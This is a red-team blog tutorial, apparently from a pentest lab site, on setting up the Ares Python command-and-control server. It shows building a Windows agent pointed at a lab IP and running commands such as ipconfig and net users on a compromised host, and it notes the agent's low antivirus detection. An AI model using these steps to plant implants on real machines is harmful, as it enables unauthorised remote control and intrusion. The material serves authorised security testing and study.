

# Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[Command and Control – Images](#)[Command and Control – JavaScript](#)

## Search the Lab



January 3,  
2018

## Command and Control – Web Interface



netbiosX  
comment



Red Team



Ares, C2, Command and Control, Red Team




Leave a

The high demand of Red Team assessments has increased the interest of security companies and consultants to develop command and control tools with different capabilities. Some of these tools can be used and in official engagements while some others have been developed only for research purposes.

Ares is a command and control tool which is written in Python and it was developed by Kevin Locati. It has a web interface which runs on port 8080 and it is password and passphrase protected. The database must be created in advance of running the server.

```
1 ./ares.py initdb
2 ./ares.py runserver -h 0.0.0.0 -p 8080 --threaded
```

## Author



netbiosX

## Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,667 other followers


Follow

```

root@kali:~/Ares/server# ./ares.py runserver -h 0.0.0.0 -p 8080 --threaded
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
* Restarting with inotify reloader
* Debugger is active!
* Debugger PIN: 518-216-323
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET / HTTP/1.1" 302 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/css/stylesheet.css HTTP/1.1" 200 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/css/github-dark.css HTTP/1.1" 200 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/js/jquery.md5.js HTTP/1.1" 200 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/images/bkg.png HTTP/1.1" 200 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [26/Dec/2017 02:23:35] "POST /login HTTP/1.1" 302 -
127.0.0.1 - - [26/Dec/2017 02:23:35] "GET /login HTTP/1.1" 200 -

```

*Ares – Server*



127.0.0.1:8080/login

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## ./ Ares

Please define a password for the Web Interface.

New Password

Confirm

Define

*Ares – Password Setup*

## Recent Posts


- » Command and Control – Browser
- » SPN Discovery
- » Situational Awareness
- » Lateral Movement – WinRM
- » AppLocker Bypass – CMSTP

## Categories

- » Coding (10)
- » Defense Evasion (20)
- » Exploitation Techniques (19)
- » External Submissions (3)
- » General Lab Notes (21)
- » Information Gathering (12)
- » Infrastructure (2)
- » Maintaining Access (4)
- » Mobile Pentesting (7)
- » Network Mapping (1)
- » Post Exploitation (12)
- » Privilege Escalation (14)
- » Red Team (27)
- » Social Engineering (11)
- » Tools (7)
- » VoIP (4)
- » Web Application (14)
- » Wireless (2)

## Archives

Once the password is set Ares will ask for a Passphrase to be used.




The main interface of Ares contains only three functions:

1. Agent List
2. Change Password
3. Disconnect

The Agent List is the page of where all the infected hosts running the implant will appear.

- > June 2018
- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012



The **config.py** in the agent folder controls the settings of the agent. Before anything else the **SERVER** variable must be changed to the IP address that the command and control server is running.

- > September 2012
- > August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

## @ Twitter

- > **#BSidesLDN2018** was great so far! Many thanks to **@dradisfw** for the ticket **#dradis #greatproduct** 6 hours ago
- > Great talk by **@john\_shier** about Dark Web! **#BSidesLDN2018** <https://t.co/1yC8IVKn3X> 7 hours ago
- > RT **@myexploit2600**: I be talking at 14:00 in track 2 **@BSidesLondon #BsidesLDN2018** 7 hours ago
- > Finally a social engineering talk **#BSidesLDN2018** <https://t.co/jMMk4lvbch> 7 hours ago
- > [New Post] Command and Control - Browser [pentestlab.blog/2018/06/06/com...](https://pentestlab.blog/2018/06/06/com...) **#pentestlab #Redteam** 9 hours ago


 Follow **@netbiosX**

## Pen Test Lab Stats

- > 3,030,655 hits

## Blogroll





If wine is installed (Ares repository contains wine setup script) then the agent can be built in an executable format by running the following command:

```
1 | ./builder.py -p Windows --server http://192.168.1.203:8080 -o
```

```
root@kali:~/Ares/agent# ./builder.py -p Windows --server http://192.168.1.203:8080 -o agent.exe
err:winediag:SECUR32_initNTLMSP ntlm_auth was not found or is outdated. Make sure that ntlm_auth >= 3.0.25 is in your path. Usually, you can find it in the winbind package of your distribution.
222 INFO: PyInstaller: 3.3
223 INFO: Python: 2.7.14
223 INFO: Platform: Windows-2003Server-5.2.3790-SP2
226 INFO: wrote Z:\tmp\ares\agent.exe.spec
233 INFO: UPX is not available.
242 INFO: Extending PYTHONPATH with paths
['Z:\tmp\ares', 'Z:\tmp\ares']
253 INFO: checking Analysis
259 INFO: Building Analysis because out00-Analysis.toc is non existent
279 INFO: Initializing module dependency graph...
305 INFO: Initializing module graph hooks...
458 INFO: running Analysis out00-Analysis.toc
```

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

## Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

## Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Hosts that are running the agent will appear on the agent list in the following format.

```

./ Agent list
<< Back

Name      Last Online  User      Host      IP      OS      Geolocation
-----
Host1     ONLINE      User      DESKTOP-4CG7MS1  192.168.1.161  Windows 10  Local
  
```

Ares – List of Agents

Commands can be executed on the target hosts from a field and the output will be retrieved in a console window.

```

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix  . : home
Link-local IPv6 Address . . . . . : fe80::e919:edad:f748:135e%4
IPv4 Address. . . . . : 192.168.1.161
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.254

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :
  
```

Ares – Command Execution – ipconfig

## Professional

► **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

## Next Conference

### Security B-Sides London

April 29th, 2014

The big day is here.

## Facebook Page



**Penetrati...**

9.9K likes

Like Page

Be the first of your friends to like this

```
$ net users
```

```
User accounts for \\DESKTOP-4CG7MS1
```

```
-----  
Administrator      DefaultAccount      Guest  
User                WDAGUtilityAccount  
The command completed successfully.
```

*Ares – Command Execution – List of Users*

Ares except of some basic command execution on the target host doesn't offer other capabilities. However the agent has at the time being low detection rate against a number of antivirus.



#### 12 engines detected this file

SHA-256 75e7a9f5bc0a35daf9b2ee33ddb34d1699a2fd03501b01fae6f8b41a3f106ea4  
File name agent.exe  
File size 8.85 MB  
Last analysis 2017-12-26 11:42:03 UTC

12 / 66

Detection

Details

Community

Antiy-AVL	⚠ Trojan.Win32.Shelma	Avast	⚠ Win32.Malware-gen
AVG	⚠ Win32.Malware-gen	CAT-QuickHeal	⚠ Trojan.Malgeneric
Cybereason	⚠ malicious.1b8fb7	eGambit	⚠ Trojan.Generic
Endgame	⚠ malicious (high confidence)	Jiangmin	⚠ Trojan.Shelma.bbh
McAfee-GW-Edition	⚠ BehavesLike.Win32.AdwareConvertA...	Panda	⚠ Trj/Genetic.gen
SentinelOne	⚠ static engine - malicious	TheHacker	⚠ Trojan/Spy.KeyLogger.au

*Agent – Detection Rate*


Advertisements

Advertisements

---


**Rate this:**



 Rate This



### Share this:



Be the first to like this.

### Related

Command and Control -  
Browser  
In "Red Team"

Lateral Movement -  
WinRM  
In "Red Team"

Lateral Movement - RDP  
In "Red Team"


### Leave a Reply



Command and Control – Images

Command and Control – JavaScript





Create a free website or blog at WordPress.com.

3